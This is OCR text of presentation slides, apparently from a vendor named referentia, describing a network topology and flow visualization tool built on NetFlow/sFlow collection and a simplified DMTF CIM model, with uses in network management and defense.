
- **Can't interactively explore**
- **No correlation to live network data**
- **Not always accurate or kept current**

Mental Model




- Accuracy and fidelity of the model
- Ability to explore the model
- Interact with the model

Mental Model and Situational Awareness




DMTF CIM Model




- Very detailed model of network devices and protocols
- Vendor neutral
- Currently we use
  - A simpler subset of CIM
  - Performance and flow data added

Tool Design


UI
Java Topology Visualization
Java Swing Based Libraries
Client
Java 6 JRE
Server
Flow
QoS
Routing
IPSLA
Configure Engine
Monitor Engine
SNMPv2/v3, SSH/Telnet, NetFlow/sFlow/JFlow
API
DB – time series/ SQL
Cisco Router and Switches
Any Flow enabled device
Any RFC 1213 MIB supported device

Topology Based Flow Visualization

- **Flow Collector**
  - Not generator like Argus or YAF
  - Time series storage
  - Netflow v5-v9, sFlow, Jflow
  - Cisco Flexible Netflow setup




- **Flow Visualization**
  - Topology from real networks
    - Discovery
    - Model creation from config
    - Node and edge displays
  - Flow Projection
    - “Real Time” – as real time as NetFlow can be
    - Projection of flows onto topology

What is it for ?

referentia


- **Network Management**
  - Its really hard to know what's going on in a router
  - Let alone across routers in a network
  - Where problem locations are, where to fix
- **Network SA**
  - Knowing how flows are routed
  - Knowing direction, load sharing
  - Flow – Routing – QoS – SLA
- **CND**
  - **Doesn't solve finding needle in haystack problem**
  - **Doesn't do pattern analysis**
  - Can be used with sensors to alert and monitor events
  - Response planning and actions
  - Compliments forensic analysis

Flow System View



Flow System View

